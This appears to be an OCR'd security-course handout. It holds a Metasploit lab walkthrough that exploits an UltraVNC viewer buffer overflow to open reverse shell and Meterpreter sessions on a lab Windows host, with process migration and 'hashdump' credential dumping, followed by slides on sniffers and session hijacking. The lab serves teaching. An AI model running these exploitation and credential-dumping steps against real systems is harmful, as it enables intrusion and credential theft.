
  set LHOST 10.10.0.11

  set SRVHOST 10.10.0.11

  Check your options again by entering **show options**
- Leave all other options as the defaults
- Type **exploit** and press Enter



```
msf  exploit(ultravnc_viewer_bof) > show options

Module options (exploit/windows/vnc/ultravnc_viewer_bof):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     10.10.0.11       yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT     5900             yes       The VNCServer daemon port to listen on
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default
 is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be
 used (accepted: SSL2, SSL3, TLS1)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     10.10.0.11       yes       The listen address
   LPORT     4444             yes       The listen port
```



```
msf  exploit(ultravnc_viewer_bof) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.10.0.11:4444
[*] Server started.
```

Advanced Security Essentials

Now, set the following options:

set PAYLOAD windows/shell/reverse_tcp (We want a shell connection to come back to us.)

set LHOST 10.10.0.11 (Listening host for shell connections, in this case our Kali image.)


set SRVHOST 10.10.0.11 (Host serving the VNC server, also the Kali system.)

Check your options again by entering **show options**, and leave all other options as the defaults.

Type **exploit** and press Enter!

Connect from Windows

- Click Start→Programs→Ultra VNC→UltraVNC Viewer
- Enter 10.10.0.11 as your VNC server
- Click Connect
- Now return to Kali; you should have a connection



Ultr@VNC Viewer - Connection

VNC Server: 10.10.0.11

(host:display or host::port)


Quick Options

● AUTO (Auto select best settings)
○ ULTRA (>2Mbit/s) - Experimental
○ LAN (> 1Mbit/s) - Max Colors
○ MEDIUM (128 - 256Kbit/s) - 256 Colors
○ MODEM (19 - 128Kbit/s) - 64 Colors
○ SLOW (< 19Kbit/s) - 8 Colors

□ View Only □ Auto Scaling

□ Use DSMPlugin: No Plugin detected...
□ Proxy/Repeater

☑ Save connection settings as default



```
msf  exploit(ultravnc_viewer_bof) > [*] Sending 1640 bytes to [2, "10.10.0.10", 19368]:19368...
[*] Sending stage (240 bytes) to 10.10.0.10
[*] Command shell session 1 opened (10.10.0.11:4444 -> 10.10.0.10:19369) at 2013-01-07 13:31:31 -0500

msf  exploit(ultravnc_viewer_bof) > sessions -l

Active sessions
===============

  Id  Type           Information  Connection
  --  ----           -----------  ----------
  1   shell windows               10.10.0.11:4444 -> 10.10.0.10:19369 (10.10.0.10)

msf  exploit(ultravnc_viewer_bof) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\UltraVNC>
```

Advanced Security Essentials

Now you can connect from Windows to the malicious VNC server by running the VNC Viewer. Click Start→Programs→UltraVNC→UltraVNC Viewer.

Enter 10.10.0.11 as your VNC server, and then click Connect. This should trigger the exploit and payload.


Now return to Kali; you should have a connection!

If the Metasploit exploit seems to be "hanging," you may have to press Enter, then type **sessions -l** (lowercase L) to list your session number, and then enter **sessions -i <number>** as shown in the screenshot. Your session number will likely be 1.

This should get you to a command prompt on the host system. Run some commands and explore for a bit.

Meterpreter Kung-Fu

- Let's explore a different payload, the Meterpreter
- First, background your shell in MSF by pressing Ctrl-Z and "y"
- Enter the following:
  - set payload windows/meterpreter/reverse_tcp
  - set LPORT 5555
  - set SRVPORT 5999
  - exploit
- Connect with UltraVNC viewer again, but enter "10.10.0.11:5999" in the window before clicking Connect
- You should now have a Meterpreter session:
  - List sessions and interact with session #2
  - You should get a "Meterpreter>" prompt within MSF


Ultr@VNC Viewer - Connection
VNC Server
10.10.0.11:5999
(host:display or host::port)
Quick Options
● AUTO (Auto select best settings)
○ ULTRA (>2Mbit/s) - Experimental
○ LAN (> 1Mbit/s) - Max Colors
○ MEDIUM (128 - 256Kbit/s) - 256 Colors
○ MODEM (19 - 128Kbit/s) - 64 Colors
○ SLOW (< 19Kbit/s) - 8 Colors
□ View Only
□ Auto Scaling
Connect
Cancel
Options...
□ Use DSMPlugin
No Plugin detected...
Config
□ Proxy/Repeater
☑ Save connection settings as default
Delete saved settings

```
msf  exploit(ultravnc_viewer_bof) > set srvport 5999
srvport => 5999
msf  exploit(ultravnc_viewer_bof) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.10.0.11:5555
[*] Server started.
msf  exploit(ultravnc_viewer_bof) > [*] Sending 1648 bytes to [2, "10.10.0.10", 19381]:19331...
[*] Sending stage (752128 bytes) to 10.10.0.10
[*] Meterpreter session 2 opened (10.10.0.11:5555 -> 10.10.0.10:19382) at 2013-01-07 13:41:13 -0500

msf  exploit(ultravnc_viewer_bof) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Advanced Security Essentials

Let's explore a different payload, the Meterpreter. First, background your shell in MSF by pressing Ctrl-Z and "y."


Now enter the following:

- set payload windows/meterpreter/reverse_tcp
- set LPORT 5555
- set SRVPORT 5999
- exploit

In Windows, connect with the UltraVNC viewer again, but enter "10.10.0.11:5999" in the window before clicking Connect.

You should now have a Meterpreter session!

- List sessions and interact with session #2.
- You should get a "Meterpreter>" prompt within MSF.



Play with the Meterpreter

- Run some commands:
  - sysinfo
  - getuid
  - ps
  - pwd
  - cd c:\
- Migrate processes:
  - Execute -f notepad.exe
  - getpid
  - ps
  - migrate <notepad PID>
  - getpid
- Try "hashdump" and more

```
meterpreter > getpid
Current pid: 29708
meterpreter > execute -f notepad.exe
Process 28700 created.
meterpreter > ps

Process List
============

 PID    PPID   Name                    Arch  Session     User                  Path
 ---    ----   ----                    ----  -------     ----                  ----
 0      0      [System Process]              4294967295
 4      0      System                  x86   0
 208    1252   spoolsv.exe             x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\spoolsv.ex
e
 340    1252   svchost.exe             x86   0                                 C:\WINDOWS\System32\svchost.ex
e
```

```
 28700  29708  notepad.exe                  x86   0           CORE\Shack
e
 28920  30224  cmd.exe                      x86   0           CORE\Shack
 29708  3196   vncviewer.exe                x86   0           CORE\Shack
iewer.exe
 30224  3196   vncviewer.exe                x86   0           CORE\Shack
iewer.exe
 30648  3196   vncviewer.exe                x86   0           CORE\Shack
iewer.exe


meterpreter > migrate 28700
[*] Migrating to 28700...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 28700
meterpreter > █
```


Advanced Security Essentials

Now, at the Meterpreter prompt, type the following:

sysinfo
getuid
ps
pwd
cd c:\
execute -f notepad.exe
ps
getpid
migrate <notepad PID>
getpid
hashdump (may not work in some cases)

help

What other fun commands can you execute? Press Ctrl-Z to background this session. Now, type **sessions -l** (lowercase L) to get a list of sessions. To go back to your original session, type **sessions -i 1**.




Lab Conclusion

- In this lab, you had fun with Metasploit
- You explored a safe exploitation scenario and binding a Windows shell and the Meterpreter shell payload
- There's more to Metasploit; consider the SANS SEC560 or SEC580 classes to enhance your knowledge

Advanced Security Essentials

In this lab, we had some fun with Metasploit! You can close your UltraVNC windows now and type “exit” at the MSF prompt.

Consider the SANS SEC560 or SEC580 classes to learn more Metasploit techniques.




Sniffers (1)

- Self-contained software program or hardware device
- Monitors network data as network probes to examine traffic, such as clear-text users and passwords traversing the network; however, it does not intercept or alter the traffic
- Usually focused on TCP/IP packets, but some sniffers can examine more protocols and other layers of the OSI stack
- Good tool to use against non-secure protocols, such as Telnet, FTP, and HTTP

Advanced Security Essentials

Sniffers (1)

Sniffers are self-contained software programs or hardware devices used to monitor network data. They are usually used to detect clear-text user IDs and passwords and other important information traversing the network. Sniffers are usually passive in nature and are difficult to detect. Non-secure protocols, such as HTTP, FTP, and Telnet, are usually targets of sniffers. It is recommended that secure, encryption-aware protocols be used, such as SSH, SSL, and HTTPS, to transmit data across the network. This method usually protects against sniffers.




Sniffers (2)

Common sniffers:

- Wireshark
- Snort
- Windump/tcpdump
- Etherpeek
- Dsniff
- Ethercap

Advanced Security Essentials

Several flavors of sniffers perform the sniffer function to monitor traffic. These tools include Wireshark, a popular, free, and open source sniffer, and Snort, another popular sniffer.




Sniffer Types

- Passive sniffers:
  - Usually used in hub or unprotected network segment
  - Simply listens to network traffic
- Active sniffers:
  - Usually used in switch or protected network segment
  - Injects traffic to network traffic and listens to traffic and response answers

Advanced Security Essentials

Two types of sniffers exist: passive and active. Passive sniffers listen to network traffic without adding any traffic to the network. In addition, they are used in hub-based networks so they are able to view network traffic across the entire target network segment. Active sniffers are usually used in switch or protected network segments. In this situation, it is not possible to view all network traffic on the target network segment due to the operation of the switch. To be considered an active sniffer, the tool injects traffic to network traffic and listens to traffic and response answers.




Man-in-the-Middle Attacks

- Attackers position themselves between two systems and participate in the connection process between the two systems
- Difficult to accomplish:
  - Usually involves tracking random TCP sequence numbers and SYN/SYN ACK messages
  - If connection is participating in secure communication, invalid integrity hashes and digital certificates will detect the attacker

Advanced Security Essentials

In this type of exploit, attackers position themselves between two systems and participate in the connection process between the two systems. This is usually a difficult type of exploit due to TCP sequence numbers or secure communications.




Session Hijacking

- Type of Man-in-the-Middle attack
- Monitors for a trusted and established session between two systems
- Desynchronizes the session between the two systems by sending in null ACK and sequence numbers
- Reset the connect for the attacker to establish a trusted connection with the target system
- Easier to exploit if attacker is able to predict TCP sequence numbers in the connection

Advanced Security Essentials

Session hijacking is a type of Man in the Middle attack that monitors for a trusted and established session between two systems. In order to be successful, the attacker must first attempt to desynchronize the session between the two systems by sending in null ACK and sequence numbers. Then, the attacker must reset the connection for the attacker to establish a trusted connection with the target system.




Types of Session Hijacking

- Active:
  - Uses active session and takes over the session and interacts with the target system as the other system
- Passive:
  - Uses active session and takes over the session and monitors all traffic sent between the two systems

Advanced Security Essentials

There are two types of session hijacks. Active Session Hijacks use active session and take over the session and interact with the target system as the other system. Passive Session Hijacks use an active session and take over the session and monitor all traffic sent between the two systems.



